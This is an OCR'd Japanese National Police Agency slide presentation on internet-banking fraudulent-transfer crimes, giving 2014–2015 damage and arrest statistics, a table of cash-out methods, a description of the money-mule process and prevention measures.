
警察庁 National Police Agency

# インターネットバンキングに係る不正送金事犯被害の実態と防止策

警察庁生活安全局
情報技術犯罪対策課　小竹一則

# 国内のインターネット利用者数


○　平成25年末に初めて1億人を突破　**1億44万人**
○　13～59歳までの年齢階層では利用率は9割超




（出典）総務省「平成26年通信利用動向調査」

# サイバー犯罪の検挙状況

○　平成26年中のサイバー犯罪の検挙件数は7,905件。
○　ネットワーク利用犯罪検挙件数は過去最高を記録。
○　不正アクセス禁止法違反の検挙件数は364件で前年比－616件。



# サイバー犯罪の質の変化

従来は自己顕示目的

～こんなことができる！

～すごいでしょう!?


＜現在＞

○ **金銭取得目的**

～個人による犯行から組織的犯行へ

# インターネット・バンキングに係る不正送金事犯の現状

# インターネットバンキングに係る不正送金事犯




2011.3～2013.12

2014

2015上半期


# 平成27年上半期の発生状況


○　発生件数　754件

○　被害額　約15億4400万円


～　金融機関が阻止した額を除いた
実被害額は
約13億7500万円

# 金融機関別発生状況(被害額)




# 個人・法人別発生状況(被害額)





不正送金事犯：月別被害額（H27上半期）



# 不正送金後の態様

# 不正送金等の現金化の態様

不正送金事犯：態様分析結果（H27上）




| 手口 | 件数 | 割合 |
|---|---|---|
| 出し子が現金出金 | 440 | 59.9% |
| 資金移動業者を介して国外送金 | 50 | 6.8% |
| 電子マネーに換金 | 2 | 0.3% |
| 商取引等へ充当 | 35 | 4.8% |
| 混和財産化 | 63 | 8.6% |
| 解明中 | 144 | 19.6% |
| 合計 | 734 | 100.0% |

# 出し子による現金出金


口座ブローカー等が不正送金先口座を準備
→ **大半が中国人名義（54．5%）**

出し子にキャッシュカード手交

不正送金実行役が不正送金後に出し子リーダーに連絡

出し子に引出場所・引出金額指示

コンビニATM

出し子が現金引出

駅コインロッカーへ

集金役

# 資金移動業者等による国外送金

○　適用法令を検討して検挙　　H25　0人 → H26　23人
○　業者の防止策（身分、送金理由等の確認）の徹底
　　H25：約20% → H27上半期：約6．8%

# 電子マネーとの交換・商取引への充当

○　送金先口座に移動した被害金
　→　ビットキャッシュ、Webマネー等の電子マネーへ交換　　～平成25年中に各金融機関で対策
※　平成27年上半期　2件のみに減少

○　ネットの交換所で仮想通貨（ビットコイン、リップルコイン等に交換
○　プリペイド式カードへチャージ


# 検挙状況（H27上半期）

**58事件　88人**　を検挙

昨年上半期比（－11事件、－45人）
昨年下半期比（＋12事件、－12人）

※　日本人被疑者が増加51人（58．0%）

# 検挙被疑者・国籍別




**口座売買関係被疑者が多数**

# 不正送金における世界的な流れ

・ 約10年前～
　欧州においてIB不正送金発生？？

・約5年前～高度な手口（MITB）
　欧米　→　南米・ロシア

日本において
平成25年5月以後急増

# 世界の中の日本

○　預金残高が高い

日本は絶好の
ターゲット！

○　[illegible]
のセキュリティ意識が低い

# 各国の金融システム

